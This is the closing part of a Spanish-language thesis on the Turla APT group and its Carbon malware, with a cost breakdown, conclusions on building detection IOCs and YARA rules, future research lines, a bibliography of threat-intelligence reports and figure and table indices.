El coste económico total del proyecto sería de 14.796€ sin contar impuestos. A continuación, se adjunta una tabla con el desglose de los gastos económicos del proyecto:

Coste	Cantidad	Unidad	Coste Unitario	Unidad	Coste Total
Coste de personal	250	h	35	€/h	8750€
Licencia IDA	1	licencia	1592	€/licencia	1592€
Decompilador x86	1	licencia	2227	€/licencia	2227€
Decompilador x64	1	licencia	2227	€/licencia	2227€
Total					14.796€

Tabla 9. Coste económico del proyecto

9. Conclusiones

En este trabajo se ha realizado satisfactoriamente un análisis del actor APT Turla y del malware Carbon, desarrollado por este mismo grupo, lo que ha hecho posible crear un perfil del actor y conocer en profundidad cómo opera uno de los grupos más relevantes y activos en el escenario de los APTs.

En el estudio del estado del arte del malware se ha definido el concepto de malware y los diferentes tipos que existen actualmente, además de los sistemas de detección tradicionales y más recientes. Seguidamente, en el estudio del arte sobre las APTs se ha definido el concepto de APT, las fases que conlleva este tipo de ataques, las metodologías de detección conocidas y se han nombrado a los principales actores.

De acuerdo con lo mencionado anteriormente, podemos afirmar que se ha mostrado el estado del arte del malware y del escenario de las APTs tal y como se indicaba en los objetivos. Esto nos ha permitido situar en contexto nuestro proyecto y ayudar al lector a tener una noción general de los conceptos a tratar.

Gracias a la creación del perfil del actor APT Turla, va a resultar más sencillo identificar muestras de malware que pertenecen a dicho actor y así realizar una atribución con alto grado de confiabilidad. De esta manera, también se podrían identificar y atribuir futuros incidentes dado que se han analizado los tipos de víctimas, las tácticas y las herramientas utilizadas por el grupo. Por tanto, ha quedado demostrado que se ha cumplido con el objetivo de elaboración del perfil del grupo APT Turla.

Una vez realizada la ingeniería inversa del malware Carbon podemos concluir que es una pieza de malware bastante compleja de analizar, ya que consta de varios módulos interconectados entre sí y con muchas funcionalidades implementadas por los desarrolladores para lograr su objetivo principal, que es recolectar información y exfiltrarla a los paneles de control. Además, ha sido posible extraer la configuración que es uno de los componentes más interesantes debido a que contiene información valiosa que puede ser usada para crear indicadores de compromiso. Es por todo lo anterior que podemos confirmar que se ha logrado cumplir el objetivo de realizar ingeniería inversa a los componentes de Carbon y extraer su configuración.

Como resultado final del proyecto, tenemos una lista de diferentes tipos de indicadores de compromiso y una regla YARA para cada componente de Carbon. Tanto los indicadores de compromiso extraídos como las reglas YARA detectan el malware Carbon y permiten identificar si un equipo ha sido comprometido o se está intentando comprometerlo. Por tanto, podemos asegurar que se ha cumplido con el objetivo de crear reglas de detección a los componentes de Carbon mediante reglas YARA e IOCs.

Asimismo, se podría hacer un uso de los indicadores de compromiso y de las reglas YARA creadas en este proyecto por parte de los analistas de ciberseguridad en un contexto real e integrarse en plataformas de inteligencia como MISP. Por último, creo firmemente que este proyecto puede servir como base de futuros proyectos con el objetivo de desarrollar nuevas investigaciones, creación de perfiles o análisis de malware de grupos APT.

10. Líneas de futuro

A pesar de que se han alcanzado todos los objetivos del proyecto, a continuación se van a exponer algunas posibles líneas de investigación que podrían seguir siendo implementadas a partir de este trabajo.

En primer lugar, se podría realizar una comparación entre las familias de malware Agent.BTZ, Carbon y Uroboros analizando sus características, los mecanismos de configuración y las diferencias y similitudes de código entre ellos.

Otra línea de futuro posible sería analizar otras familias de malware desarrolladas por el mismo grupo como por ejemplo Gazer, Uroboros, Kazuar, etc. Con esto obtendríamos un perfil más amplio de las herramientas que usa el grupo y cómo funcionan.

La presente investigación también se podría ver beneficiada si se realizara Threat Hunting con las firmas YARA creadas en este proyecto en grandes bases de datos de ficheros como Virustotal o Hybrid Analysis para encontrar nuevas versiones o ficheros similares de Carbon u otros malwares de Turla.

Para poder compartir los IOCs con otras plataformas de inteligencia en un formato estándar, se podría usar el framework OpenIOC para clasificar los artefactos generados a lo largo de la investigación ya que éste proporciona un formato y términos estándar para describir los artefactos encontrados a lo largo de una investigación.

Por último, se podría completar el sistema de detección del proyecto creando reglas para Snort o Suricata con el objetivo de detectar las conexiones de red del malware Carbon. Esto ayudaría a no solo detectar el malware en el endpoint, como es el caso de YARA, sino que también se cubriría el ámbito de las comunicaciones en las infraestructuras de red dando una protección mucho más completa.

Algunas de las tareas pueden ser más demandantes en cuestión de tiempo como, por ejemplo, la comparación entre los diferentes malwares de Turla o el análisis de otras familias de malware. Por otro lado, también existen otras más sencillas de realizar como el Threat Hunting mediante la plataforma de Virustotal Intelligence o el uso del framework OpenIOC para generar y gestionar los indicadores de compromiso.

11. Bibliografía

- [1] J. V. Neumann, «Theory of Self-Reproducing Automata,» 1966. [En línea]. Available: <https://cdn.patentlyo.com/media/docs/2012/04/VonNeumann.pdf>. [Último acceso: 11 07 2020].
- [2] CoreWars, «CoreWars,» [En línea]. Available: <https://www.corewars.org/index.html>. [Último acceso: 11 07 2020].
- [3] CCN-CERT, «Ciberamenazas y Tendencias. Edición 2019,» Madrid, 2019.
- [4] ENISA, «Threat Landscape 2018,» 2019.
- [5] Verizon, «2020 Data Breach Investigations Report,» [En línea]. Available: <https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf>. [Último acceso: 14 07 2020].
- [6] INCIBE, «¿Qué hace un antivirus para detectar el malware?,» [En línea]. Available: <https://www.incibe.es/protege-tu-empresa/blog/hace-antivirus-detectar-el-malware>. [Último acceso: 19 07 2020].
- [7] Virustotal, «Yara,» [En línea]. Available: <https://virustotal.github.io/yara/>. [Último acceso: 19 07 2020].
- [8] FireEye, «APT1 Exposing One of China's Cyber Espionage Units,» 2013. [En línea]. Available: <https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf>. [Último acceso: 19 07 2020].
- [9] US Department of Justice, «Report On The Investigation Into Russian Interference In The 2016 Presidential Election,» [En línea]. Available: <https://techcrunch.com/2019/04/18/read-the-mueller-report/>. [Último acceso: 23 07 2020].
- [10] NIST, «APT,» [En línea]. Available: <https://csrc.nist.gov/glossary/term/APT>. [Último acceso: 19 07 2020].
- [11] CCN-CERT, «Amenazas Avanzadas Persistentes (APT),» [En línea]. Available: https://www.ccn-cert.cni.es/publico/seriesCCN-STIC/series/400-Guias_Generales/401-glosario_abreviaturas/index.html?n=47.html. [Último acceso: 19 07 2020].
- [12] INCIBE, «APTs: la amenaza oculta,» [En línea]. Available: <https://www.incibe-cert.es/blog/apt-amenaza-oculta>. [Último acceso: 19 07 2020].
- [13] MITRE, «MITRE ATT&CK Groups,» [En línea]. Available: <https://attack.mitre.org/groups/>. [Último acceso: 23 07 2020].
- [14] T. Steffens, de *Attribution of Advanced Persistent Threats*, Springer Berlin Heidelberg, 2020, pp. 305-308.
- [15] Lockheed Martin, «The Cyber Kill Chain®,» [En línea]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. [Último acceso: 25 07 2020].
- [16] P. Pols, «The Unified Kill Chain,» [En línea]. Available: https://www.csacademy.nl/images/scripties/2018/Paul_Pols_-_The_Unified_Kill_Chain_1.pdf. [Último acceso: 25 07 2020].

- [17] E. Snowden, «Hackers are Humans too: Cyber leads to CI leads,» [En línea]. Available: https://search.edwardssnowden.com/docs/HackersareHumanstooCyberleadstoCIleads2017-08-02_nsadocs_snowden_doc. [Último acceso: 28 07 2020].
- [18] Estonian Foreign Intelligence Service, «INTERNATIONAL SECURITY AND ESTONIA 2018,» 2018. [En línea]. Available: <https://www.valisluureamet.ee/pdf/raport-2018-ENG-web.pdf>. [Último acceso: 27 07 2020].
- [19] Kaspersky, «The Epic Turla Operation,» [En línea]. Available: <https://securelist.com/the-epic-turla-operation/65545/>. [Último acceso: 16 08 2020].
- [20] VirusBulletin, «Walking in your enemy's shadow: when fourth-party collection becomes attribution hell,» [En línea]. Available: <https://www.virusbulletin.com/conference/vb2017/abstracts/walking-your-enemys-shadow-when-fourth-party-collection-becomes-attribution-hell>. [Último acceso: 16 08 2020].
- [21] ZDNet, «Russian APT hacked Iranian APT's infrastructure back in 2017,» [En línea]. Available: <https://www.zdnet.com/article/russian-apt-hacked-iranian-apt-infrastructure-back-in-2017/>. [Último acceso: 16 08 2020].
- [22] Kaspersky, «Turla vía satélite: comando y control del APT desde el cielo,» [En línea]. Available: <https://securelist.lat/satellite-turla-apt-command-and-control-in-the-sky/74858/>.
- [23] ESET, «GREYENERGY A successor to BlackEnergy,» [En línea]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf. [Último acceso: 18 08 2020].
- [24] ESET, «TeleBots are back: Supply-chain attacks against Ukraine,» [En línea]. Available: <https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/>. [Último acceso: 18 08 2020].
- [25] ESET, «FROM AGENT.BTZ TO COMRAT V4,» [En línea]. Available: https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf. [Último acceso: 18 08 2020].
- [26] ESET, «Carbon Paper: Peering into Turla's second stage backdoor,» [En línea]. Available: <https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/>. [Último acceso: 29 08 2020].
- [27] CIRCL, «TR-25 Analysis - Turla / Pfinet / Snake/ Uroburos,» [En línea]. Available: <https://www.circl.lu/pub/tr-25/>. [Último acceso: 02 09 2020].
- [28] Hex Rays, «IDA Pro,» [En línea]. Available: <https://www.hex-rays.com/products/ida/>. [Último acceso: 19 07 2020].
- [29] ThreatConnect, «ThreatConnect,» [En línea]. Available: <https://app.threatconnect.com/>. [Último acceso: 19 07 2020].
- [30] Hybrid Analysis, «Hybrid Analysis,» [En línea]. Available: <https://www.hybrid-analysis.com/?lang=es>. [Último acceso: 19 07 2020].
- [31] G Data, «Historia del malware. Los primeros días,» [En línea]. Available: <https://gdata.com.mx/blog/historia-del-malware-los-primeros-dias/>. [Último acceso: 14 07 2020].
- [32] Kaspersky, «Threat landscape for industrial automation systems. APT attacks on industrial companies in 2019,» [En línea]. Available: <https://ics-cert.kaspersky.com/reports/2020/04/24/threat-landscape->

- for-industrial-automation-systems-apt-attacks-on-industrial-companies-in-2019/. [Último acceso: 25 07 2020].
- [33] Panda Security, «Classic Malware: su historia, su evolución.,» [En línea]. Available: <https://www.pandasecurity.com/es-us/security-info/classic-malware/>. [Último acceso: 14 07 2020].
- [34] M. J. Erquiaga, «Botnets: Mecanismos de Control y de propagación,» [En línea]. Available: <https://pdfs.semanticscholar.org/7c84/7a5f9ca580cfea900a0de3b4df0581c63426.pdf>. [Último acceso: 19 07 2020].
- [35] ESET, «Introducción al glosario de ESET,» [En línea]. Available: <https://help.eset.com/glossary/es-CL/viruses.html?index.html>. [Último acceso: 14 07 2020].
- [36] INCIBE, «Malware y Filemón,» [En línea]. Available: <https://www.incibe-cert.es/blog/malware-filemon>. [Último acceso: 19 07 2020].
- [37] M. Jara, «Machine learning: Análisis y evasión de malwares bajo un enfoque Heurístico,» 11 2017. [En línea]. Available: <https://premios.eset-la.com/universitario/pdf/machine-learning-analisis-evasion-malware.pdf>. [Último acceso: 19 07 2020].
- [38] ESET, «¿ES POSIBLE QUE LA INTELIGENCIA ARTIFICIAL POTENCIE EL MALWARE EN EL FUTURO?,» [En línea]. Available: https://cdn1.esetstatic.com/ESET/LATAM/pdf/Machine_learning_WP_ES.pdf. [Último acceso: 19 07 2020].
- [39] C. D. v. Eitzen, «¿Qué es una APT -Advanced Persistent Threat- y cómo protegerse?,» [En línea]. Available: <http://www.christiandve.com/2018/05/que-es-apt-advanced-persistent-threat-protegerse/>. [Último acceso: 19 07 2020].
- [40] BBC, «El virus que tomó control de mil máquinas y les ordenó autodestruirse,» [En línea]. Available: https://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet. [Último acceso: 22 07 2020].
- [41] CSO, «What is Stuxnet, who created it and how does it work?,» [En línea]. Available: <https://www.csoonline.com/article/3218104/what-is-stuxnet-who-created-it-and-how-does-it-work.html>. [Último acceso: 22 07 2020].
- [42] Vanity Fair, «The Untold Story of the Sony Hack: How North Korea's Battle With Seth Rogen and George Clooney Foreshadowed Russian Election Meddling in 2016,» [En línea]. Available: <https://www.vanityfair.com/news/2019/10/the-untold-story-of-the-sony-hack>. [Último acceso: 22 07 2020].
- [43] Crowdstrike, «CrowdStrike's work with the Democratic National Committee: Setting the record straight,» [En línea]. Available: <https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/>. [Último acceso: 22 07 2020].
- [44] ESET, «Carbon Paper: Peering into Turla's second stage backdoor,» [En línea]. Available: <https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/>.
- [45] S2 Grupo, «Detección de APTs,» [En línea]. Available: https://s2grupo.es/wp-content/uploads/2017/01/deteccion_apt.pdf. [Último acceso: 11 09 2020].
- [46] FIRST, «Turla - Development & operations,» [En línea]. Available: https://www.first.org/resources/papers/tbilisi2014/turla-operations_and_development.pdf. [Último acceso: 15 07 2020].

Índice de figuras

Figura 1. Tendencias de las amenazas [3].....	11
Figura 2. Objetivos del malware [4].....	12
Figura 3. Principal vector de ataque [4].....	13
Figura 4. Malware más activo entre la segunda mitad de 2017 y la primera mitad de 2018 [4]	16
Figura 5. Detección por firmas [6]	17
Figura 6. Detección por heurística [6]	17
Figura 7. Distinción entre APT y ataques dirigidos [14].....	23
Figura 8. Fases de un APT [14]	23
Figura 9. La killchain unificada [16].....	26
Figura 10. Ejemplo de Diamond Model [14]	27
Figura 11. Atribución a Rusia de Turla por agencia de inteligencia canadiense [17] ...	30
Figura 12. Atribución de Turla a agencias rusas [18]	31
Figura 13. Documento PDF de ejemplo usado en los ataques [19].....	33
Figura 14. Ejemplo de Watering Hole distribuyendo malware [19]	34
Figura 15. Malware firmado digitalmente [19]	34
Figura 16. Toma de la infraestructura de APT34 [21].....	35
Figura 17. Configuración C&C de Agent.DNE [22].....	36
Figura 18. Cronología del desarrollo de Carbon [26].....	43
Figura 19. Comprobación de privilegios.....	44
Figura 20. Comprobación de la versión de Windows	44
Figura 21. Nombre del servicio de Carbon.....	45
Figura 22. Directorio de trabajo.....	45
Figura 23. Modificación del fichero INF.....	45
Figura 24. Obtención del tiempo de escritura de explorer.exe	46
Figura 25. Creación de los componentes de Carbon	46
Figura 26. Creación del servicio de Carbon	47
Figura 27. Creación de persistencia.....	47
Figura 28. Ejecución del servicio	48
Figura 29. ServiceMain del Loader	48
Figura 30. Carga y ejecución del Orchestrator	49
Figura 31. Inicio del componente Orchestrator.....	49
Figura 32. Creación de los objetos mutex	50
Figura 33. Inicialización de las variables globales.....	50
Figura 34. Escritura en el fichero de log.....	51
Figura 35. Inicializaciones de Carbon	51
Figura 36. Hilos principales del Orchestrator	52
Figura 37. Extracción de parámetros de la configuración.....	52
Figura 38. Creación de la tubería nombrada.....	53
Figura 39. Monitorización del espacio libre	54
Figura 40. Borrado de ficheros de tareas.....	55
Figura 41. Obtención de task_min y task_max de la configuración	56
Figura 42. Lectura de tareas a ejecutar	56
Figura 43. Descifrado de los ficheros de tarea y su configuración	56
Figura 44. Ejecución de tarea en fichero DLL	57

Figura 45. Ejecución de tarea	57
Figura 46. Final de la ejecución de la tarea.....	58
Figura 47. Comprobación de la última conexión	58
Figura 48. Compresión y cifrado del fichero de log	59
Figura 49. Establecimiento del transporte	59
Figura 50. Obtención de los parámetros sys_winmax y sys_winmin	60
Figura 51. Obtención del panel de control local	61
Figura 52. Creación del objeto de transporte	61
Figura 53. Parámetros de la conexión	61
Figura 54. Conexión con el cliente.....	62
Figura 55. Handshake de autenticación.....	62
Figura 56. Envío del comando WHO.....	62
Figura 57. Envío de la tarea a ejecutar al cliente	62
Figura 58. Ejecución del plugin en formato DLL.....	64
Figura 59. Ejecución del Plugin en formato EXE.....	64
Figura 60. Procesos objetivo de la inyección	64
Figura 61. Comprobación del nombre del proceso a inyectar	65
Figura 62. Inyección de la librería	65
Figura 63. Inicialización del componente Communications Library	66
Figura 64. Apertura de los objetos mutex.....	66
Figura 65. Inicialización de variables globales	67
Figura 66. Inicialización del fichero de log.....	67
Figura 67. Comprobaciones iniciales del malware	68
Figura 68. Comprobación de las claves públicas y privadas	68
Figura 69. Hilos principales de la Communications Library	69
Figura 70. Configuración de HTTP1.1.....	69
Figura 71. Hilo de monitorización de la configuración	70
Figura 72. Lectura del valor run_task.....	70
Figura 73. Comprobación de la hora para el envío del fichero de log.....	71
Figura 74. Comprobación del campo timestop.....	71
Figura 75. Tiempo de espera aleatorio	72
Figura 76. Comprobación del último envío del fichero de log	72
Figura 77. Creación del fichero temporal de log comprimido.....	72
Figura 78. Obtención del panel de control.....	73
Figura 79. Inicializaciones de la comunicación a Internet.....	73
Figura 80. Object_id enviado en la cookie PHPSESSID	74
Figura 81. Descifrado de la tarea recibida del panel de control.....	74
Figura 82. Generación de clave 3DES y cifrado de datos	75
Figura 83. Comprobación del valor post_frag	76
Figura 84. Actualización de los campos post_frag_size y pfslastset	76
Figura 85. Comprobación de Internet.....	77
Figura 86. Comprobación de la fecha de último envío de la configuración.....	78
Figura 87. Creación y cifrado del fichero de configuración a enviar	78
Figura 88. Comprobación de la última conexión al panel de control.....	79
Figura 89. Conexión al rendezvous point.....	79
Figura 90. Descifrado y verificación de la firma.....	80
Figura 91. Inserción del nuevo panel de control a la configuración	80
Figura 92. Ejecución del componente dropper	93

Figura 93. Hash MD5 de los componentes de Carbon.....	94
Figura 94. Servicio Alerter creado por Carbon	94
Figura 95. Módulos de Carbon cargados en proceso svchost.exe	94
Figura 96. Mutex creados por Carbon.....	95
Figura 97. Claves y valores modificados por el dropper	95
Figura 98. Valores modificados por el Orchestrator	95
Figura 99. Escaneo YARA en el proceso del dropper	95
Figura 100. Escaneo YARA en svchost.exe.....	96
Figura 101. Escaneo YARA en firefox.exe	96
Figura 102. Escaneo YARA en disco	96
Figura 103. Coste temporal.....	98

Índice de tablas

Tabla 1. Lista de técnicas usadas por grupos APT en las fases de un ataque	25
Tabla 2. Hash MD5 de los componentes de Carbon	90
Tabla 3. Ruta y nombre de fichero de los componentes de Carbon	90
Tabla 4. Paneles de control de Carbon	90
Tabla 5. Claves de registro modificadas por Carbon	91
Tabla 6. Mutex creados por Carbon	91
Tabla 7. Servicios creados por Carbon	92
Tabla 8. Resumen de horas	98
Tabla 9. Coste económico del proyecto	99